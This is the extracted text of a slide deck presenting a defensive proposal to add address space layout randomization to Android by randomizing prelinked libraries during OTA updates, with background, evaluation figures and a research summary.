
Return-to-libc → ASLR



ASLR background



Return-to-libc → ASLR



ASLR background



Typical implementations (e.g. Pax):

- ▶ *mmap()* base randomization leveraged
- ▶ *ET_DYN* libraries, executables
- ▶ *ld.so* can relocate itself

Outline



ASLR: Address Space Layout Randomization

Android: Background info

Our proposal

Evaluation

Android background




Linux-based. However:

- ▶ Prelinked shared libraries
- ▶ Simple, custom linker
- ▶ *dalvikvm*, *zygote*
- ▶ App == user

Android background




What is prelinking?



Android background




What is prelinking?



Android background



What is prelinking?



Why prelink?

Removes 80% of relocations.

5% speedup at boot (3 seconds).

Android background



Smartphone-related details:

- ▶ Default update packaging scripts included
- ▶ Recovery mode: boot for updates
- ▶ Kernel changes: a sensitive topic

Outline



ASLR: Address Space Layout Randomization

Android: Background info

[Our proposal](#)

Evaluation

Our proposal



Randomization on install works well

- ▶ *Each device looks different*

Pay at install, retain boot time savings



During build:

- ▶ Remember and package relocation data

During OTA update:

- ▶ Derandomize files before incremental OTA
- ▶ Randomize (edit binaries at relocation offsets)



Challenges:

- ▶ *ET_EXEC* base executables
- ▶ Non-relocatable dynamic linker

Solutions:

- ▶ #1 Double compile and diff (what a hack!)
- ▶ #2 Change the linker?

Outline



ASLR: Address Space Layout Randomization

Android: Background info

Our proposal

Evaluation



Security

- ▶ 2x impact (in expectation)

Space overhead

- ▶ 0.5-1.0MB (vs. 40MB OTA package)

Runtime impact

- ▶ None; update takes 3s longer



ASLR Summary

ASLR summary



First ASLR implementation for smartphones

- ▶ Unique challenges: space, CPU, OTA
- ▶ **No kernel changes!**

ASLR summary



First ASLR implementation for smartphones

- ▶ Unique challenges: space, CPU, OTA
- ▶ **No kernel changes!**

More work to be done:

ASLR summary



First ASLR implementation for smartphones

- ▶ Unique challenges: space, CPU, OTA
- ▶ **No kernel changes!**

More work to be done:

- ▶ Full randomization

ASLR summary



First ASLR implementation for smartphones


- ▶ Unique challenges: space, CPU, OTA
- ▶ **No kernel changes!**

More work to be done:

- ▶ Full randomization
- ▶ JIT and beyond



Questions?



hristo@bojinov.org

Conclusion



Security on the web

- ✓ Embedded web servers
- ➡ Malware distribution: paradigms and countermeasures



Security on the web

- ✓ Embedded web servers
- ➡ Malware distribution: paradigms and countermeasures

Security of mobile computing

- ✓ ASLR for Android
- ➡ Application marketplaces: dynamics, abuse, prevention



Security on the web

- ✓ Embedded web servers
- ➡ Malware distribution: paradigms and countermeasures

Security of mobile computing

- ✓ ASLR for Android
- ➡ Application marketplaces: dynamics, abuse, prevention